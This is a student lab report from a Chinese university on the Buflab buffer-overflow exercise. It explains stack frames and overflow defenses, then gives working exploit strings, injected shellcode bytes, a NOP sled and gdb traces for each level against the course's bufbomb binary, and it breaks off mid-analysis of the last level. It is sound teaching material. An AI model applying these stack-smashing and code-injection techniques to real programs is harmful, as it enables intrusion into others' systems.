哈爾濱工業大學

实验报告

实 验（四）

题　　目　Buflab/AttackLab

缓冲器漏洞攻击

专　　业　计算学部

学　　号　1190202107

班　　级　1936602

学　　生　姚舜宇

指 导 教 师　刘宏伟

实 验 地 点　G709

实 验 日 期　2021 5 6

计算机科学与技术学院

目 录

第 1 章 实验基本信息

1.1 实验目的

- 理解 C 语言函数的汇编级实现及缓冲器溢出原理
- 掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
- 进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

- X64 CPU；2GHz；2G RAM；256GHD Disk 以上

1.2.2 软件环境

- Windows7 64 位以上;VirtualBox/Vmware 11 以上；Ubuntu 16.04 LTS 64 位/优麒麟 64 位；

1.2.3 开发工具

- Visual Studio 2010 64 位以上；GDB/OBJDUMP；DDD/EDB 等

1.3 实验预习

■ 上实验课前，必须认真预习实验指导书（**PPT** 或 **PDF**）

■ 了解实验的目的、实验环境与软硬件工具、实验操作步骤，复习与实验有关的理论知识。


■ 请按照入栈顺序，写出 **C** 语言 **32** 位环境下的栈帧结构

■ 请按照入栈顺序，写出 **C** 语言 **62** 位环境下的栈帧结构


- 请简述缓冲区溢出的原理及危害
- 请简述缓冲器溢出漏洞的攻击方法
- 请简述缓冲器溢出漏洞的防范方法

第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）



2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分）



2.3 请简述缓冲区溢出的原理及危害（5 分）

原理：因为输入了过长的字符串，而缓冲区本身又没有有效的验证机制，导致过长的字符将返回地址覆盖掉了，当函数需要返回的时候，由于此时的返回地址是一个无效地址，因此导致程序出错。

危害：输入的字符串覆盖了返回地址，程序返回到一个未知的地址，导致程序崩溃或执行一个不应该执行的函数等。或者攻击者编写恶意代码，通过缓冲区溢出，使得程序执行自己的代码，达到攻击者的目的。

2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）

输入给程序一个字符串，这个字符串包含一些可执行代码的字节编码，还有一些字节会用一个指向攻击代码的指针覆盖返回地址，那么指向 ret 指令的效果就是跳转到攻击代码。在一种攻击形式中，攻击代码会使用系统调用启动一个 shell

程序，给攻击者提供一组操作系统函数。在另一种攻击形式中，攻击代码会执行一些未授权的任务，修复对栈的破坏，然后第二次执行 ret 指令，表面上正常返回到调用者。

2.5 请简述缓冲器溢出漏洞的防范方法（5 分）

1.栈随机化

为了在系统中插入攻击代码，攻击者既要插入代码，也要插入指向这段代码的指针，这个指针也是攻击字符串的一部分。产生这个指针需要知道这个字符串放置的地址。栈随机化的思想使得栈的位置在程序每次运行时都有变化，实现的方式是：程序开始时，在栈上分配一段 0~n 字节之间的随即大小的空间，程序不使用这段空间，但是它会导致程序每次执行时的后续的栈位置发生了变化。每次运行时程序的不同部分，都会被加载到内存的不同区域，使得攻击者难以找到字符串的首地址。

2.栈破坏检测

在栈帧中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值，它在程序每次运行时随机产生，攻击者难以知道它是什么。在恢复寄存器状态和从函数返回前，程序检查这个金丝雀值是否被该函数的某个操作或者该函数调用的某个函数的某个操作改变了，如果是的，则程序异常终止。将金丝雀值存放在一个特殊的段中，标志为只读，函数在存储在栈位置处的值和金丝雀值做异或，如果两个数相同，则得到 0，函数正常执行，否则就表明栈上的金丝雀值被修改过，代码就会调用一个错误处理例程。

3.限制可执行代码区域

这种方法是消除攻击者向系统中插入可执行代码的能力。一种方法是限制哪些内存区域能够存放可执行代码。在典型的程序中，只有保存编译器产生的代码的那部分内存才需要是可执行的，其他部分可以被限制为只允许读和写。

第 3 章 各阶段漏洞攻击原理与方法

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 80 分

3.1 Smoke 阶段 1 的攻击与分析

文本如下：

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bb 8b 04 08

分析过程：

目的是通过输入某个字符串，让缓冲区溢出，使程序异常返回函数 smoke。

```
08048bbb <smoke>:
 8048bbb:       55                      push   %ebp
 8048bbc:       89 e5                   mov    %esp,%ebp
 8048bbe:       83 ec 08                sub    $0x8,%esp
 8048bc1:       83 ec 0c                sub    $0xc,%esp
 8048bc4:       68 c0 a4 04 08          push   $0x804a4c0
 8048bc9:       e8 92 fd ff ff          call   8048960 <puts@plt>
 8048bce:       83 c4 10                add    $0x10,%esp
 8048bd1:       83 ec 0c                sub    $0xc,%esp
 8048bd4:       6a 00                   push   $0x0
 8048bd6:       e8 f0 08 00 00          call   80494cb <validate>
 8048bdb:       83 c4 10                add    $0x10,%esp
 8048bde:       83 ec 0c                sub    $0xc,%esp
 8048be1:       6a 00                   push   $0x0
 8048be3:       e8 88 fd ff ff          call   8048970 <exit@plt>

08049378 <getbuf>:
 8049378:       55                      push   %ebp
 8049379:       89 e5                   mov    %esp,%ebp
 804937b:       83 ec 28                sub    $0x28,%esp
 804937e:       83 ec 0c                sub    $0xc,%esp
 8049381:       8d 45 d8                lea    -0x28(%ebp),%eax
 8049384:       50                      push   %eax
 8049385:       e8 9e fa ff ff          call   8048e28 <Gets>
 804938a:       83 c4 10                add    $0x10,%esp
 804938d:       b8 01 00 00 00          mov    $0x1,%eax
 8049392:       c9                      leave
 8049393:       c3                      ret
```

可以看到 getbuf 中%eax=%ebp-0x28，分配了 0x28=40 字节的空间，并将输入的字符串的首地址返回给%eax。为了输入字符串之后程序进入函数 smoke，首先用 40 个字节覆盖数组 buf，然后用 4 个字节覆盖%ebp，最后的 4 个字节用小端法表示要进入的函数的首地址，即 smoke 函数首地址 08048bbb 的小端法 bb8b0408。所以输入的字符串为 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bb 8b 04 08

将此字符串存到文本文件中，在终端中调用，攻击成功。

```
yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-hit$ cat smoke_1190202107.tx
t |./hex2raw |./bufbomb -u 1190202107
Userid: 1190202107
Cookie: 0x36e3fb0c
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-hit$
```

3.2 Fizz 的攻击与分析

文本如下：

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 8b 04 08 00 00 00 00 0c fb e3 36

分析过程：

目的是通过输入某个字符串，让缓冲区溢出，使程序异常返回函数 fizz，同时传入指定的参数。

```
08048be8 <fizz>:
 8048be8:       55                      push   %ebp
 8048be9:       89 e5                   mov    %esp,%ebp
 8048beb:       83 ec 08                sub    $0x8,%esp
 8048bee:       8b 55 08                mov    0x8(%ebp),%edx
 8048bf1:       a1 58 e1 04 08          mov    0x804e158,%eax
 8048bf6:       39 c2                   cmp    %eax,%edx
 8048bf8:       75 22                   jne    8048c1c <fizz+0x34>
 8048bfa:       83 ec 08                sub    $0x8,%esp
 8048bfd:       ff 75 08                pushl  0x8(%ebp)
 8048c00:       68 db a4 04 08          push   $0x804a4db
 8048c05:       e8 76 fc ff ff          call   8048880 <printf@plt>
 8048c0a:       83 c4 10                add    $0x10,%esp
 8048c0d:       83 ec 0c                sub    $0xc,%esp
 8048c10:       6a 01                   push   $0x1
 8048c12:       e8 b4 08 00 00          call   80494cb <validate>
 8048c17:       83 c4 10                add    $0x10,%esp
 8048c1a:       eb 13                   jmp    8048c2f <fizz+0x47>
 8048c1c:       83 ec 08                sub    $0x8,%esp
 8048c1f:       ff 75 08                pushl  0x8(%ebp)
 8048c22:       68 fc a4 04 08          push   $0x804a4fc
 8048c27:       e8 54 fc ff ff          call   8048880 <printf@plt>
 8048c2c:       83 c4 10                add    $0x10,%esp
 8048c2f:       83 ec 0c                sub    $0xc,%esp
 8048c32:       6a 00                   push   $0x0
 8048c34:       e8 37 fd ff ff          call   8048970 <exit@plt>
```

函数 fizz 的首地址是 0x08048be8，首先用 44 个字节的字符串覆盖 buf 数组和%ebp，然后 4 个字节是小端法表示的要返回函数的地址，即 e88b0408。

```
yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-hit$ ./makecookie 1190202107
0x36e3fb0c
```

Cookie 值是 0x36e3fb0c

```
(gdb) x/s 0x804e158
0x804e158 <cookie>:     ""
```

地址 0x804e158 中存放的字符串是 cookie

```
mov    0x8(%ebp),%edx
mov    0x804e158,%eax
cmp    %eax,%edx
jne    8048c1c <fizz+0x34>
```

比较传入的参数是否等于 cookie

进入函数后，%ebp 指向返回地址，而%ebp+8 是传入函数的参数，将其和 0x804d108 即 cookie 里的值比较，所以%ebp+8 等于 cookie 即可，%ebp+4 任意。

所以返回地址后面的 4 个字节任意，再后面 4 的字节为传入的参数的小端法表示，即 0cfbe336。

整个的攻击字符串为 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 8b 04 08 00 00 00 00 0c fb e3 36，将其写入文本文档，在终端中调用，攻击成功。

```
yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-hit$ cat fizz_1190202107.txt
 |./hex2raw |./bufbomb -u 1190202107
Userid: 1190202107
Cookie: 0x36e3fb0c
Type string:Fizz!: You called fizz(0x36e3fb0c)
VALID
NICE JOB!
```

3.3 Bang 的攻击与分析

文本如下：

c7 05 60 e1 04 08 0c fb e3 36 68 39 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 98 36 68 55

分析过程：

目的是通过输入某个字符串，让缓冲区溢出，使程序异常返回函数 bang，并且篡改全局变量的值。

```
08048c39 <bang>:
 8048c39:       55                      push   %ebp
 8048c3a:       89 e5                   mov    %esp,%ebp
 8048c3c:       83 ec 08                sub    $0x8,%esp
 8048c3f:       a1 60 e1 04 08          mov    0x804e160,%eax
 8048c44:       89 c2                   mov    %eax,%edx
 8048c46:       a1 58 e1 04 08          mov    0x804e158,%eax
 8048c4b:       39 c2                   cmp    %eax,%edx
 8048c4d:       75 25                   jne    8048c74 <bang+0x3b>
 8048c4f:       a1 60 e1 04 08          mov    0x804e160,%eax
 8048c54:       83 ec 08                sub    $0x8,%esp
 8048c57:       50                      push   %eax
 8048c58:       68 1c a5 04 08          push   $0x804a51c
 8048c5d:       e8 1e fc ff ff          call   8048880 <printf@plt>
 8048c62:       83 c4 10                add    $0x10,%esp
 8048c65:       83 ec 0c                sub    $0xc,%esp
 8048c68:       6a 02                   push   $0x2
 8048c6a:       e8 5c 08 00 00          call   80494cb <validate>
 8048c6f:       83 c4 10                add    $0x10,%esp
 8048c72:       eb 16                   jmp    8048c8a <bang+0x51>
 8048c74:       a1 60 e1 04 08          mov    0x804e160,%eax
 8048c79:       83 ec 08                sub    $0x8,%esp
 8048c7c:       50                      push   %eax
 8048c7d:       68 41 a5 04 08          push   $0x804a541
 8048c82:       e8 f9 fb ff ff          call   8048880 <printf@plt>
 8048c87:       83 c4 10                add    $0x10,%esp
 8048c8a:       83 ec 0c                sub    $0xc,%esp
 8048c8d:       6a 00                   push   $0x0
 8048c8f:       e8 dc fc ff ff          call   8048970 <exit@plt>
```

```
(gdb) x/s 0x804e160
0x804e160 <global_value>:       ""
(gdb) x/s 0x804e158
0x804e158 <cookie>:     ""
```

```
(gdb) r -u 1190202107
Starting program: /mnt/hgfs/hitics/buflab-hit/bufbomb -u 1190202107
Userid: 1190202107
Cookie: 0x36e3fb0c
```

全局变量 global_value 的地址为 0x804e160，cookie 的地址为 0x804e158，bang 函数中要求 global_value 等于 cookie。其中 cookie 的值为 0x36e3fb0c。

为了篡改全局变量的值，需要在攻击字符串中包含自己写的攻击代码，因为这里无法通过缓冲区溢出修改全局变量的值。可以写出汇编指令，将地址 0x804d100 的值设置为 cookie 的值，然后将函数 bang 的首地址 0x08048c9d 压入栈中，返回。具体汇编指令如下：

```
movl $0x36e3fb0c,0x804e160
pushl $0x08048c39
ret
```

将指令写入文本文档，后缀名改为.s 文件，在 Ubuntu 下汇编成.o 文件，并用 objdump 显示机器代码：c7 05 60 e1 04 08 0c fb e3 36 68 39 8c 04 08 c3

```
yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-hit$ gcc -m32 -c bang_asm.s
bang_asm.s: Assembler messages:
bang_asm.s: 警告：  文件结束，非行尾；插入新行
yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-hit$ objdump -d bang_asm.o

bang_asm.o:     文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   c7 05 60 e1 04 08 0c    movl   $0x36e3fb0c,0x804e160
   7:   fb e3 36
   a:   68 39 8c 04 08          push   $0x8048c39
   f:   c3                      ret
```

```
08049378 <getbuf>:
 8049378:       55                      push   %ebp
 8049379:       89 e5                   mov    %esp,%ebp
 804937b:       83 ec 28                sub    $0x28,%esp
 804937e:       83 ec 0c                sub    $0xc,%esp
 8049381:       8d 45 d8                lea    -0x28(%ebp),%eax
 8049384:       50                      push   %eax
 8049385:       e8 9e fa ff ff          call   8048e28 <Gets>
 804938a:       83 c4 10                add    $0x10,%esp
 804938d:       b8 01 00 00 00          mov    $0x1,%eax
 8049392:       c9                      leave
 8049393:       c3                      ret
```

在这里，由第三行输入字符串的首地址为%ebp-0x28，并将其赋给%eax。用 gdb 单步调试，查看运行到此指令时%eax 的值，为 0x55683698。

```
Register group: general
eax            0x55683698          1432893080
ecx            0x0                 0
edx            0x0                 0
ebx            0xffffcfb0          -12368
esp            0x5568368c          0x5568368c <_reserved+1037964>
ebp            0x556836c0          0x556836c0 <_reserved+1038016>

B+ 0x804937e <getbuf+6>    sub    $0xc,%esp
   0x8049381 <getbuf+9>    lea    -0x28(%ebp),%eax
  >0x8049384 <getbuf+12>   push   %eax
   0x8049385 <getbuf+13>   call   0x8048e28 <Gets>
   0x804938a <getbuf+18>   add    $0x10,%esp
   0x804938d <getbuf+21>   mov    $0x1,%eax

native process 25286 In: getbuf                                L??   PC: 0x8049384
(gdb) ni
0x08049381 in getbuf ()
(gdb) ni
0x08049384 in getbuf ()
(gdb)
```

所以字符串首地址：0x55683698。

由上述信息，可以写出攻击代码，首先是自己编写的恶意代码的机器代码，然后用任意字节不全到 44 个字节，45 至 48 字节是输入字符串的首地址的小端法表示，表示返回到输入的字符串的首位，之后执行自己编写的恶意代码，最后返回。所以输入的攻击字符串为 c7 05 60 e1 04 08 0c fb e3 36 68 39 8c 04 08 c3

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 98 36 68 55，共 48 个字节。

将其写入文本文档，在终端中调用，攻击成功。

```
yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-hit$ cat bang_1190202107.txt
 |./hex2raw |./bufbomb -u 1190202107
Userid: 1190202107
Cookie: 0x36e3fb0c
Type string:Bang!: You set global_value to 0x36e3fb0c
VALID
NICE JOB!
```

3.4 Boom 的攻击与分析

文本如下：

b8 0c fb e3 36 68 a7 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 36 68 55 98 36 68 55

分析过程：

目的是构造攻击字符串，使得 getbuf 函数能够将 cookie 值返回为 test 函数，而不是默认地返回 1。同时要求无感攻击，恢复栈帧和原始返回地址。

```
08049378 <getbuf>:
 8049378:       55                      push   %ebp
 8049379:       89 e5                   mov    %esp,%ebp
 804937b:       83 ec 28                sub    $0x28,%esp
 804937e:       83 ec 0c                sub    $0xc,%esp
 8049381:       8d 45 d8                lea    -0x28(%ebp),%eax
 8049384:       50                      push   %eax
 8049385:       e8 9e fa ff ff          call   8048e28 <Gets>
 804938a:       83 c4 10                add    $0x10,%esp
 804938d:       b8 01 00 00 00          mov    $0x1,%eax
 8049392:       c9                      leave
 8049393:       c3                      ret
```

从 getbuf 的汇编代码中可以看出，输入字符串之后，不能默认继续执行 getbuf 函数，否则会返回 1 给 test 函数。所以输入字符串需要返回到 test 函数调用 getbuf 函数结束后的 0x8048ca7 处，不通过默认的返回指令。

```
08048c94 <test>:
 8048c94:       55                      push   %ebp
 8048c95:       89 e5                   mov    %esp,%ebp
 8048c97:       83 ec 18                sub    $0x18,%esp
 8048c9a:       e8 64 04 00 00          call   8049103 <uniqueval>
 8048c9f:       89 45 f0                mov    %eax,-0x10(%ebp)
 8048ca2:       e8 d1 06 00 00          call   8049378 <getbuf>
 8048ca7:       89 45 f4                mov    %eax,-0xc(%ebp)
 8048caa:       e8 54 04 00 00          call   8049103 <uniqueval>
 8048caf:       89 c2                   mov    %eax,%edx
 8048cb1:       8b 45 f0                mov    -0x10(%ebp),%eax
```

可以写出汇编指令，将地址 0x804d100 的值设置为保存返回值寄存器%eax 的值，然后将地址 0x08048c9d 压入栈中，返回。具体汇编指令如下：

```
movl $0x36e3fb0c,%eax
pushl 0x8048ca7
ret
```

将指令写入文本文档，后缀名改为.s 文件，在 Ubuntu 下汇编成.o 文件，并用 objdump 显示机器代码：b8 0c fb e3 36 68 a7 8c 04 08 c3。

```
yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-32$ gcc -m32 -c bo
om_asm.s
yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-32$ objdump -d boo
m_asm.o

boom_asm.o:     文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 0c fb e3 36          mov    $0x36e3fb0c,%eax
   5:   68 a7 8c 04 08          push   $0x8048ca7
   a:   c3                      ret
```


用任意字节补全 40 个字节，41 至 44 字节为调用 getbuf 前栈帧即%ebp 的值的小端法表示，因为是无感攻击，所以这个值不能修改。下面是栈帧的获取过程。

```
Register group: general
eax            0x5b5bb504          1532736772
ecx            0x0                 0
edx            0x0                 0
ebx            0xffffcfb0          -12368
esp            0x556836c8          0x556836c8 <_reserved+1038024>
ebp            0x556836e0          0x556836e0 <_reserved+1038048>

B+ 0x8048c9a <test+6>      call   0x8049103 <uniqueval>
   0x8048c9f <test+11>     mov    %eax,-0x10(%ebp)
  >0x8048ca2 <test+14>     call   0x8049378 <getbuf>
   0x8048ca7 <test+19>     mov    %eax,-0xc(%ebp)
   0x8048caa <test+22>     call   0x8049103 <uniqueval>
   0x8048caf <test+27>     mov    %eax,%edx

native process 4288 In: test                          L??   PC: 0x8048ca2
(gdb) ni
0x08048c9f in test ()
(gdb) ni
0x08048ca2 in test ()
(gdb)
```


使用 gdb 单步调试，在调用函数 getbuf 之前，栈帧的值为%ebp，0x556836e0。45 到 48 字节是返回地址，返回到输入字符串的首地址，为了能够执行自己编写的恶意代码。



使用 gdb 单步调试，运行到图中位置时，可以看到输入字符串的首地址保存在%eax 中，值为 0x55683698。

综上所述，输入的攻击字符串为 b8 0c fb e3 36 68 a7 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 36 68 55 98 36 68 55。前 11 个字节是自己编写的恶意代码，然后用任意字节补全到第 40 个字节。41 至 44 字节为调用 getbuf 前栈帧即%ebp 的值的小端法表示，45 至 48 字节是返回地址，返回到输入字符串的首地址。

将其写入文本文档，在终端中调用，攻击成功。



3.5 Nitro 的攻击与分析

文本如下：

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 b8 0c fb e3 36 8d 6c 24 18 68 21 8d 04 08 c3 28 35 68 55
```

分析过程：

目的是要在栈随机化的情况下，构造攻击字符串，使得 getbufn 函数能够将 cookie 值返回为 testn 函数，而不是默认地返回 1。同时要求无感攻击，恢复栈帧和原始返回地址。

```
08049394 <getbufn>:
 8049394:       55                      push   %ebp
 8049395:       89 e5                   mov    %esp,%ebp
 8049397:       81 ec 08 02 00 00       sub    $0x208,%esp
 804939d:       83 ec 0c                sub    $0xc,%esp
 80493a0:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 80493a6:       50                      push   %eax
 80493a7:       e8 7c fa ff ff          call   8048e28 <Gets>
 80493ac:       83 c4 10                add    $0x10,%esp
 80493af:       b8 01 00 00 00          mov    $0x1,%eax
 80493b4:       c9                      leave
 80493b5:       c3                      ret
```

上图中地址为 0x8049397 的指令执行%eax=%ebp-0x208，表示数组的空间为 0x208=520 个字节。要修改返回值，和上一个攻击类似，需要自己编写恶意代码写入字符串中，并且要复原栈帧被破坏的状态，所以必须还原%ebp 的值。521 至 524 字节应为%ebp 的小端法表示。525 至 528 字节应为输入字符串的首地址。由于栈随机化，所以前 520 个字节除自己编写的恶意代码外要用“空操作雪橇”nop 来进行补全，且%ebp 不是定值，故通过恶意代码恢复%ebp 的值，这样 521 至 524 字节为 nop，其机器码为 0x90。下面开始分析恶意代码如何编写，如何获取%ebp，以及获取输入字符串的首地址。

```
08048d0e <testn>:
 8048d0e:       55                      push   %ebp
 8048d0f:       89 e5                   mov    %esp,%ebp
 8048d11:       83 ec 18                sub    $0x18,%esp
 8048d14:       e8 ea 03 00 00          call   8049103 <uniqueval>
 8048d19:       89 45 f0                mov    %eax,-0x10(%ebp)
 8048d1c:       e8 73 06 00 00          call   8049394 <getbufn>
 8048d21:       89 45 f4                mov    %eax,-0xc(%ebp)
 8048d24:       e8 da 03 00 00          call   8049103 <uniqueval>
 8048d29:       89 c2                   mov    %eax,%edx
```

